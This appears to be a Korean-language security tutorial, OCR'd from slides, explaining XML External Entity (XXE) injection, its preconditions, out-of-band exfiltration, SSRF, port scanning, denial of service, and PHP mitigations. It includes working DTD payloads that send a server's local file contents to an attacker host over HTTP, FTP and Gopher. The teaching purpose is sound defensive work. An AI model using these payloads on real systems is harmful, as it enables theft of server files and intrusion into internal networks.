Introduction to XXE injection

OldZombie (oldzombie@grayhash.com)

GRAYHASH

http://grayhash.com

XXE란?


XXE(XML External Entity) injection이란 XML 문서에서 동적으로 외부 URI의 리소스를 포함시킬 수 있는 external entity를 사용하여 서버의 로컬파일 열람, denial of service등을 유발할 수 있는 취약점이며 XML Request를 파싱하는 페이지에서 발생한다.
XXE는 DTD(Document Type Definition)의 <ENTITY> 요소에 작성되며 사용 예는 다음과 같다.

문자열 entity_test가 result 객체에 포함된 것을 확인할 수 있으며, <!ENTITY 변수명

SYSTEM "URI"> 형식으로 SYSTEM 식별자를 사용하여 외부 리소스를 첨부할 수 있다. URI에는 외부 서버의 주소 혹은 다양한 종류의 wrapper, file:// 등을 입력할 수 있으며 wrapper의 경우 파싱이 이루어지는 서버의 종류와 버전에 따라 사용할 수 없는 경우가 존재하며, 기본 옵션으로 활성화 되어있는 wrapper 목록은 다음과 Bold체로 표시하였다.

Libxml2	PHP	Java	.NET
File	File	File	File
http	http	http	http
FTP	**PHP**	FTP	https
	Data	**Gopher**	FTP
		Jar	

http를 사용하여 127.0.0.1의 인덱스 페이지를 요청한 결과 hello_world가 출력되는 것을 확인할 수 있으며, 로컬 파일을 열람하기 위해서는 다음과 같이 file://을 사용해야 된다.




웹서버 디렉토리의 index.php를 요청했을 때 hello_world가 출력되는 것을 확인할 수 있다. 이처럼 entity를 사용하여 XML parser에게 특정 URI를 요청하도록 할 수 있으며 나아가 로컬 파일을 열람할 수 있는 문제점이 발생한다.

공격 조건

XXE를 사용하여 로컬파일을 정상적으로 열람하기 위해서는 다음과 같은 제약이 따른다.

1. 공격자가 XML Request의 DTD를 선언할 수 있어야 함
request=<?xml version="1.0"?><!DOCTYPE foo . . . 와 같은 형식으로 XML Request를 통해 DTD를 선언할 수 있을 때에만 ENTITY를 사용할 수 있으며,
request=<price>100</price>와 같이 parser에서 XML 객체만 입력 받을 경우 취약점에 노출되지 않는다.

2. 외부 리소스가 DTD 문법에 어긋나지 않아야 함
entity를 사용하여 불러오는 외부 리소스가 DTD 문법에 어긋날 경우 다음과 같이 parser에서 오류 메시지가 출력된다.



오류 메시지를 직접적으로 출력해 줄 경우 오류 내용을 통해 해당 파일의 내용을 확인할 수 있지만, 그렇지 않을 경우 파일의 내용을 확인할 수 없으며 jsp,php등의 서버 사이드 스크립트는 scriptlet으로 인해 항상 DTD 문법 오류가 발생한다. (/etc/passwd 등의 파일은 정상적으로 읽어올 수 있다)


3. Binary는 불러올 수 없음
XML 문서에서 바이너리 형식의 리소스는 지원하지 않는다.

응용


기본적인 XXE는 예제에서 확인한 것과 같이 XML Request의 결과를 서버측에서 출력해 줄 때에만 가능한 방법이며 결과를 출력 해주지 않을 경우, out of band 방식으로 system entity의 결과를 공격자의 서버로 전송해야 된다.

1. HTTP

http를 사용하여 entity의 실행 결과를 공격자의 웹서버로 전송하는 방법으로, 외부 서버에 패킷을 전송하는 방법은 다음과 같다.



9999 포트에 패킷이 전송되는 것을 확인할 수 있으며, system entity의 실행 결과를 전송하기 위해서는 system entity 생성 -> 외부 DTD 호출 -> system entity 실행 결과 외부 서버 전송 과정을 거쳐야 한다.



cmd entity에는 열람을 원하는 로컬 파일의 경로가 입력되어 있으며, load entity를 통해

외부 서버의 DTD 파일을 불러온다.
load.dtd는 취약점이 존재하는 웹서버의 index.php 열람 결과를 외부 서버에 전송하는 역할을 하며, 내용은 다음과 같다.

```
<!ENTITY % run "<!ENTITY &#x25; result SYSTEM
'http://10.64.232.174:8080/%cmd;'>">%run; %result;
```


run entity에서 result entity를 생성하며 result는 공격자의 웹서버 8080 포트로 cmd entity의 결과를 인자값으로 전달 해주는 역할을 한다.

2. FTP

열람에 성공한 로컬 파일의 내용을 외부 ftp 서버의 파일명 혹은 ftp 로그인 아이디 인자값으로 호출할 수 있는 방법으로, 개행 문자가 여러 번 포함되어 있어 http로 파일 내용을 전송할 수 없을 경우에 사용하며, dtd 파일의 내용은 다음과 같다.

```
<!ENTITY % run "<!ENTITY &#x25; result SYSTEM
'ftp://10.64.232.174/%cmd;'>">%run; %result;
```

다음과 같이 공격자의 FTP 서버에 로컬 파일의 내용이 전송되는 것을 확인할 수 있다.



3. Gopher

XML parser에서 gopher wrapper를 지원할 경우, http와 동일한 방식으로 외부 서버에 데이터를 전달할 수 있는 방법으로 사용 예는 다음과 같다.

```
gopher://host:port/0%result;
```


gopher를 사용할 경우 개행 문자와 연관 없이 파일의 열람 결과를 깔끔하게 확인할 수 있다.

XXE를 이용하여 로컬 파일을 열람하는 것 외에도 다음과 같은 기타 다양한 공격을 시도할 수 있다.

SSRF, 내부망 접속

system entity를 사용하여 취약점이 존재하는 서버에서 임의로 특정 URL에 접속하게 할 수 있으며, 이와 동일한 원리로 다음과 같이 내부망에 접속할 수 있다.

```
1  <?php
2  if($_SERVER[REMOTE_ADDR]!="192.168.131.1") exit("access denied");
3
4  echo("hi");
5
6  ?>
```




포트 스캔

system entity를 사용하여 XML parser의 응답 속도 혹은 오류 메시지를 통해 취약점이 존재하는 서버의 포트를 스캔할 수 있다.

Denial of service

다수의 entity를 생성하거나 /dev/urandom등을 지속적으로 요청하여 과부하를 줄 수 있는 방법으로, 내용은 다음과 같다.



보안

API page, 주소록 등 다양한 컨텐츠에서 XML Request에 대한 파싱이 이루어지고 있으며 entity를 사용한 외부 리소스 첨부에 대한 필터링이 이루어지지 않아 경우 서버의 주요 파일이 노출되는 문제점이 구글, 워드프레스 등에서 발견된 사례가 있다.

큰 피해를 발생시킬 수 있는 취약점이며 근본적으로 방지하기 위해서는 entity 기능을 비활성화 해야 된다. 또한 다음 두 함수를 사용하여 보다 안전한 코드를 작성할 수 있다.

libxml_use_internal_errors(true)
XML 파싱 도중 오류가 발생하였을 경우, 오류 메시지를 출력하지 않게 해주는 함수. 오류 메시지를 해커에게 노출시키지 않는 것도 도움된다.

libxml_disable_entity_loader(true)
외부 리소스를 불러오지 못하게 하는 함수.

참고

https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing
http://defcon.org.ua/data/2/2_Vorontsov_XXE.pdf
http://en.wikipedia.org/wiki/Billion_laughs
http://www.w3.org/TR/REC-xml/#sec-entity-decl
http://www.ehackingnews.com/2014/04/google-xxe-vulnerability.html
http://osvdb.org/show/osvdb/92904